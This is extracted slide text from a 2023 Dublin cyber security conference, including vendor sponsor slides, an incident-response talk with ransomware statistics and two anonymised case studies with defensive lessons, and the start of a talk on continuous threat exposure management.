- Continuous Improvement



Fortinet SecOps

Unified SecOps Platform



Deeper Defences Through Common Frameworks

Empowering The Blue Team with Open Standards


Open Standards Industry Framework Integration

- Cyber Kill Chain
- MITRE ATT&CK
- MITRE Engage
- MITRE Attack Flow
- STIX / TAXII
- Open API's



SOC / Cyber Maturity Levels

Start, Build, or Offload Your SOC with 24x7 Coverage



Based on CMMI, NIST, ARC

CYBERSECURITY MATURITY

© Fortinet Inc. All Rights Reserved.

FORTINET®

Integrity360

your security in mind

Lunch break + Demo labs

KnowBe4
Human error. Conquered.

Empowering your
human firewall

 **ARMIS**[®]

See, secure, protect and
manage your entire
Attack Surface

 **orca**
security

A new approach to
Public Cloud Security

 **cynet**

Streamline security and
pick up the pace of
meeting cyber goals



#SecurityFirstDublin

**SECURITY
FIRST**
CYBER SECURITY CONFERENCE 2023

Integrity360
your security in mind

Welcome back



#SecurityFirstDublin

**SECURITY
FIRST**
CYBER SECURITY CONFERENCE 2023

Stats, facts, and proactive defence strategies against ransomware

Patrick Wragg

Head of IR, Integrity360

Richard Ford

Chief Technology Officer, Integrity360

#SecurityFirstDublin



Our IR stats...

Top initial access methods:

- #1 Unpatched Vulnerabilities
- #2 Credential Compromise
- #3 Phishing Emails



Most interesting breach:

Android firmware rootkit



Average data exfiltrated:

2TB



Most common vulnerabilities:

CITRIX **ivanti** **ATLASSIAN**

Our most common adversaries:

1. Lockbit
2. Black Basta
3. Alphv (Blackcat)



#1 Motivation

Money



Time before a company realises it's compromised:

- Shortest: 23 minutes
- Average: 2 weeks
- Longest: 8 years



Biggest cyber mistakes we've seen:

- AV in passive mode
- DC put in DMZ
- Using plain FTP
- Account sharing
- Passwords stored in excel



Common triage calls we get:

- “my mouse is moving by itself”
- “help! someone is buying guns using my bank”
- “our website redirects to porn”


Case study 1

Conținutul fișei

Industry: Critical National Infra Annual revenues: £billions


Employees: 3000

Ransomware: Lockbit




În rău

2-week business outage
£2M total cost
Fines/Reputational Damage: £60M



Case study 1



- HR employee gets socially engineered into opening phishing email
 - Email is extremely well written and contains personal information from client
 - Highly targeted
- SDBbot, a backdoor that maintains persistence via Shim Databases installed as initial backdoor
 - Cobalt Strike then deployed to over 30 core servers over the next 6 months
- 18 months in, activity becomes heavy and frequent
 - TA finds credentials stored in plaintext spreadsheets and OT SCADA diagrams
- Exfiltration of 10TB uploaded via Rclone exfiltration tool to Mega.io
 - SQL database dump attempt causes a database crash, alerting the client
- Ransom note sent to executives demanding £50m
 - TA threatens to go public and say they can control the industrial control systems and cause harm to the public

Case study 1 - Lessons to learn

Credentials

Credentials (including Domain Administrator) were kept in plaintext spreadsheet

Response

Lack of response plan led to panic & blame, slowing response efforts

Monitoring

What controls did detect behaviour were not monitored, leaving attacker to go undetected

Segmentation

Lack of proper segmentation in the environment meant that lateral movement was trivial

Logging

- Lack of sufficient logging made forensics difficult.
- Coverage of devices was bad

Legacy Equipment


- Legacy devices meant that forensics was more difficult
- Post-incident recovery difficult due to legacy software



Case study 2


Company Profile

Industry: Energy Annual revenues: £bn+
Employees: <2000 Ransomware: Conti



Impact

14 days business outage
PII & business sensitive data published
Reputational damage: TBD



Case study 2



- On-premise Microsoft Sharepoint server exposed to the Internet
 - Version not classed as vulnerable by Microsoft
- Mimikatz used to obtain Domain Administrator credentials
 - Cobalt Strike installed
 - New user account created
- Accessed file shares
 - Data uploaded to Dropbox
- Phobos ransomware deployed across whole server estate, crippling the business
 - Encrypted from hypervisor down
- Ransom note left on desktops, threat to release data
 - Employees personal phones called with extortion threats
 - Data released to dark web a week later

Case study 2 - Lessons to learn

Patching

Common in a large number of ransomware cases, known vulnerabilities exploited due to poor vulnerability management practices

Siloed Monitoring


Controls did detect behaviour but were not monitored, leaving attacker to go undetected

Network Visibility

Lack of network visibility left recon & lateral movement trivial largely undetected or prevented

Response

- Low level of IR Preparedness led to slow response, increasing downtime
- No IR retainer so time was lost asking for help





Thank you



Patrick Wragg
patrick.wragg@integrity360.com



Richard Ford
richard.ford@integrity360.com

Moving from Vulnerability Management to Continuous Threat Exposure Management - A Carbery and IADT Use Case

Matt Quinn

Technical Director NE, XM Cyber

Brian Martin

Director of Product Management, Integrity360



#SecurityFirstDublin



Moving from Vulnerability Management to Continuous Exposure Management

A Carbery and IADT Case Study



Attackers Evading Detection, Forcing Reliance on Posture




Bypass EDR & other controls

Exploit mix of CVEs, misconfigs & identities

Move laterally across hybrid environments

Gives advantage to attackers




Overwhelming lists of exposures—can't fix them all

Siloed technologies for different environments

Don't know where most vulnerable to attack

Busy fixing the wrong things

 Remediation effort completed

75%

of exposures aren't on attack paths to an organisation's critical assets... yet organisations are still focusing on fixing these


2024 State of Exposure Management Report, XM Cyber




Disconnect Between Security & IT

Nobody Wins & Unnecessary Business Risk Remains

Security struggles to get IT to complete remediations given lack of clear justification


IT frustrated by never ending and growing lists of tasks that lack clarity on risk impact




-  Can't secure business at the pace it's moving
-  Highly inefficient and unscalable model
-  Problem is getting worse!

More Coverage, Smarter Prioritization, Fewer Fixes

